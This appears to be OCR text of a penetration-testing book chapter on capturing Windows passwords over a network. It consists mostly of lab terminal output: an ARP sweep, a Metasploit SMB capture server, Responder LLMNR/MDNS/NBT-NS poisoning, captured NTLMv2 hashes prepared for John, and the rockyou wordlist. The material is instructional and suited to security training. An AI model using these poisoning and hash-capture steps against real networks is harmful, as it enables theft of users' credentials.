7/12/21, 7:25 PM	mod.started	http.server
7/12/21, 7:25 PM	mod.started	api.rest
7/12/21, 7:25 PM	mod.started	events.stream
7/12/21, 7:25 PM	sys.log	**INFO**: gateway monitor started ...





```
No.     Time           Source              Destination        Protocol  Length Info
    933 7.090045839    VMware_c1:fe:96     Broadcast          ARP           42 Who has 192.168.108.188? Tell 192.168.108.253
    934 7.122469589    VMware_c1:fe:96     Broadcast          ARP           42 Who has 192.168.108.189? Tell 192.168.108.253
    935 7.122521055    VMware_c1:fe:96     Broadcast          ARP           42 Who has 192.168.108.190? Tell 192.168.108.253
    936 7.122536841    VMware_c1:fe:96     Broadcast          ARP           42 Who has 192.168.108.191? Tell 192.168.108.253
    937 7.154030383    VMware_c1:fe:96     Broadcast          ARP           42 Who has 192.168.108.192? Tell 192.168.108.253
    938 7.154090154    VMware_c1:fe:96     Broadcast          ARP           42 Who has 192.168.108.193? Tell 192.168.108.253
    939 7.154106374    VMware_c1:fe:96     Broadcast          ARP           42 Who has 192.168.108.194? Tell 192.168.108.253
    940 7.185816552    VMware_c1:fe:96     Broadcast          ARP           42 Who has 192.168.108.195? Tell 192.168.108.253
    941 7.185876685    VMware_c1:fe:96     Broadcast          ARP           42 Who has 192.168.108.197? Tell 192.168.108.253
    942 7.185895329    VMware_c1:fe:96     Broadcast          ARP           42 Who has 192.168.108.196? Tell 192.168.108.253
    943 7.217807548    VMware_c1:fe:96     Broadcast          ARP           42 Who has 192.168.108.201? Tell 192.168.108.253
    944 7.217847326    VMware_c1:fe:96     Broadcast          ARP           42 Who has 192.168.108.199? Tell 192.168.108.253
    945 7.217848552    VMware_c1:fe:96     Broadcast          ARP           42 Who has 192.168.108.200? Tell 192.168.108.253
    946 7.217848829    VMware_c1:fe:96     Broadcast          ARP           42 Who has 192.168.108.198? Tell 192.168.108.253
    947 7.250440278    VMware_c1:fe:96     Broadcast          ARP           42 Who has 192.168.108.204? Tell 192.168.108.253
    948 7.250445165    VMware_c1:fe:96     Broadcast          ARP           42 Who has 192.168.108.202? Tell 192.168.108.253
    949 7.250505090    VMware_c1:fe:96     Broadcast          ARP           42 Who has 192.168.108.203? Tell 192.168.108.253
    950 7.281688414    VMware_c1:fe:96     Broadcast          ARP           42 Who has 192.168.108.207? Tell 192.168.108.253
    951 7.285202061    VMware_c1:fe:96     Broadcast          ARP           42 Who has 192.168.108.206? Tell 192.168.108.253
    952 7.285249176    VMware_c1:fe:96     Broadcast          ARP           42 Who has 192.168.108.205? Tell 192.168.108.253
    953 7.313265523    VMware_c1:fe:96     Broadcast          ARP           42 Who has 192.168.108.209? Tell 192.168.108.253
    954 7.317338540    VMware_c1:fe:96     Broadcast          ARP           42 Who has 192.168.108.208? Tell 192.168.108.253
    955 7.346105641    VMware_c1:fe:96     Broadcast          ARP           42 Who has 192.168.108.211? Tell 192.168.108.253
    956 7.346154323    VMware_c1:fe:96     Broadcast          ARP           42 Who has 192.168.108.213? Tell 192.168.108.253
    957 7.346168186    VMware_c1:fe:96     Broadcast          ARP           42 Who has 192.168.108.212? Tell 192.168.108.253
    958 7.377460536    VMware_c1:fe:96     Broadcast          ARP           42 Who has 192.168.108.214? Tell 192.168.108.253
    959 7.377511791    VMware_c1:fe:96     Broadcast          ARP           42 Who has 192.168.108.215? Tell 192.168.108.253
    960 7.377528753    VMware_c1:fe:96     Broadcast          ARP           42 Who has 192.168.108.216? Tell 192.168.108.253
    961 7.409999980    VMware_c1:fe:96     Broadcast          ARP           42 Who has 192.168.108.217? Tell 192.168.108.253
    962 7.442410377    VMware_c1:fe:96     Broadcast          ARP           42 Who has 192.168.108.221? Tell 192.168.108.253
```



net.probe.throttle

If greater than 0, probe packets will be throttled by this value in milliseconds.

10

net.probe.upnp


Enable UPNP discovery probes.

true


net.probe.wsd

Enable WSD discovery probes.


Chapter 4: Windows Passwords on the Network




```
msf6 auxiliary(server/capture/smb) > show options

Module options (auxiliary/server/capture/smb):

   Name        Current Setting   Required  Description
   ----        ---------------   --------  -----------
   CAINPWFILE                    no        The local filename to store the hashes in Cain&Abel format
   CHALLENGE   1122334455667788  yes       The 8 byte server challenge
   JOHNPWFILE                    no        The prefix to the local filename to store the hashes in John format
   SRVHOST     0.0.0.0           yes       The local host or network interface to listen on. This must be an address on the local
 machine or 0.0.0.0 to listen on all addresses.
   SRVPORT     445               yes       The local port to listen on.


Auxiliary action:

   Name     Description
   ----     -----------
   Capture  Run SMB capture server
```




```
┌──(kali㉿kali)-[~]
└─$ ifconfig eth0 | grep inet
        inet 192.168.108.253  netmask 255.255.255.0  broadcast 192.168.108.255
        inet6 fe80::20c:29ff:fec1:fe96  prefixlen 64  scopeid 0x20<link>
```




```
msf6 auxiliary(server/capture/smb) > set SRVHOST 192.168.108.253
SRVHOST => 192.168.108.253
msf6 auxiliary(server/capture/smb) > exploit
[*] Auxiliary module running as background job 0.

[*] Started service listener on 192.168.108.253:445
[*] Server started.
msf6 auxiliary(server/capture/smb) > █
```




```
msf6 auxiliary(server/capture/smb) > [*] Started service listener on 192.168.108.253:445
[*] Server started.
[*] SMB Captured - 2021-08-09 16:10:34 -0400
NTLMv2 Response Captured from 192.168.108.233:58838 - 192.168.108.233
USER:Phil Bramwell DOMAIN:FEDERALBANK-VP OS: LM:
LMHASH:Disabled
LM_CLIENT_CHALLENGE:Disabled
NTHASH:e8cfba12c93c7260fb2e0e4ca3823074
NT_CLIENT_CHALLENGE:010100000000000073d3019d5a8dd701de95b12ab6da5b4f0000000002000000000000000000000000
[*] SMB Captured - 2021-08-09 16:10:35 -0400
NTLMv2 Response Captured from 192.168.108.233:58838 - 192.168.108.233
USER:Phil Bramwell DOMAIN:FEDERALBANK-VP OS: LM:
LMHASH:Disabled
LM_CLIENT_CHALLENGE:Disabled
NTHASH:06865e907c4cd34d8d5c88ba9a0861f7
NT_CLIENT_CHALLENGE:0101000000000000c1ba499d5a8dd701da42c3e0768f4fee0000000002000000000000000000000000
[*] SMB Captured - 2021-08-09 16:10:35 -0400
NTLMv2 Response Captured from 192.168.108.233:58838 - 192.168.108.233
USER:Phil Bramwell DOMAIN:FEDERALBANK-VP OS: LM:
LMHASH:Disabled
LM_CLIENT_CHALLENGE:Disabled
NTHASH:e44e242d89b93adf2784d1e2aaa7825f
NT_CLIENT_CHALLENGE:0101000000000000c1ba499d5a8dd70105b226f282e336970000000002000000000000000000000000
[*] SMB Captured - 2021-08-09 16:10:35 -0400
NTLMv2 Response Captured from 192.168.108.233:58838 - 192.168.108.233
USER:Phil Bramwell DOMAIN:FEDERALBANK-VP OS: LM:
LMHASH:Disabled
LM_CLIENT_CHALLENGE:Disabled
NTHASH:769e789d3d0ce05b812448117d18aa57
NT_CLIENT_CHALLENGE:0101000000000000c1ba499d5a8dd7010e544c5958417e7e0000000002000000000000000000000000
█
```



```
  GNU nano 5.4                                        john_netntlmv2
Phil Bramwell::FEDERALBANK-VP:1122334455667788:e8cfba12c93c7260fb2e0e4ca3823074:010100000000000073d3019d5a8dd701de95b12ab6da5b4f000000000200000>
Phil Bramwell::FEDERALBANK-VP:1122334455667788:06865e907c4cd34d8d5c88ba9a0861f7:0101000000000000c1ba499d5a8dd701da42c3e0768f4fee000000000200000>
Phil Bramwell::FEDERALBANK-VP:1122334455667788:e44e242d89b93adf2784d1e2aaa7825f:0101000000000000c1ba499d5a8dd70105b226f282e33697000000000200000>
Phil Bramwell::FEDERALBANK-VP:1122334455667788:769e789d3d0ce05b812448117d18aa57:0101000000000000c1ba499d5a8dd7010e544c5958417e7e000000000200000>
█
```




```
[+] Poisoning Options:
    Analyze Mode               [OFF]
    Force WPAD auth            [OFF]
    Force Basic Auth           [OFF]
    Force LM downgrade         [ON]
    Fingerprint hosts          [OFF]

[+] Generic Options:
    Responder NIC              [eth0]
    Responder IP               [192.168.108.253]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP']

[+] Listening for events...
[*] [MDNS] Poisoned answer sent to 192.168.108.210 for name LAPTOP-ILA811KS.local
[*] [MDNS] Poisoned answer sent to 192.168.108.210 for name LAPTOP-ILA811KS.local
[*] [LLMNR]  Poisoned answer sent to 192.168.108.210 for name LAPTOP-ILA811KS
[*] [LLMNR]  Poisoned answer sent to 192.168.108.210 for name LAPTOP-ILA811KS
[*] [MDNS] Poisoned answer sent to 192.168.108.210 for name LAPTOP-ILA811KS.local
[*] [MDNS] Poisoned answer sent to 192.168.108.210 for name LAPTOP-ILA811KS.local
[*] [MDNS] Poisoned answer sent to 192.168.108.233 for name FEDERALBANK-VP.local
[*] [LLMNR]  Poisoned answer sent to 192.168.108.233 for name FEDERALBANK-VP
[*] [MDNS] Poisoned answer sent to 192.168.108.232 for name DESKTOP-UJ7FMUQ.local
[*] [LLMNR]  Poisoned answer sent to 192.168.108.232 for name DESKTOP-UJ7FMUQ
[*] [NBT-NS] Poisoned answer sent to 192.168.108.218 for name WORKGROUP (service: Local Master Browser)
[*] [NBT-NS] Poisoned answer sent to 192.168.108.232 for name DESKTOP-UJ7FMUQ (service: Domain Controller)
```




Open Folder

\\fileprinterhsare is not accessible. You might not have permission to use this network resource. Contact the administrator of this server to find out if you have access permissions.


The specified network name is no longer available.




```
[+] Listening for events...
[*] [MDNS] Poisoned answer sent to 192.168.108.233 for name fileprinterhsare.local
[*] [LLMNR]  Poisoned answer sent to 192.168.108.233 for name fileprinterhsare
[SMB] NTLMv2 Client   : 192.168.108.233
[SMB] NTLMv2 Username : FEDERALBANK-VP\Phil Bramwell
[SMB] NTLMv2 Hash     : Phil Bramwell::FEDERALBANK-VP:0a9a23e048bb2f04:597C8C5649B788A627159C1D5E63F2A6:0101000000000000564E9A588
E8DD701E17EEF4B6E1F16D4000000000200040027002700000000000000000000
█
```




```
┌──(root💀kali)-[/usr/share/wordlists]
└─# ls
dirb  dirbuster  fasttrack.txt  fern-wifi  metasploit  nmap.lst  rockyou.txt.gz  wfuzz

┌──(root💀kali)-[/usr/share/wordlists]
└─# gunzip rockyou.txt.gz

┌──(root💀kali)-[/usr/share/wordlists]
└─# ls
dirb  dirbuster  fasttrack.txt  fern-wifi  metasploit  nmap.lst  rockyou.txt  wfuzz

┌──(root💀kali)-[/usr/share/wordlists]
└─# stat rockyou.txt
  File: rockyou.txt
  Size: 139921507       Blocks: 273288     IO Block: 4096   regular file
Device: 801h/2049d      Inode: 2652025     Links: 1
Access: (0644/-rw-r--r--)  Uid: (    0/    root)   Gid: (    0/    root)
Access: 2021-02-23 05:14:11.000000000 -0500
Modify: 2019-07-17 05:59:21.000000000 -0400
Change: 2021-08-09 22:23:50.819635528 -0400
 Birth: 2021-08-09 22:23:50.027636184 -0400

┌──(root💀kali)-[/usr/share/wordlists]
└─# █
```




```
[List.Rules:specific]
!! hashcat logic ON
.include <rules/specific.rule>
!! hashcat logic OFF

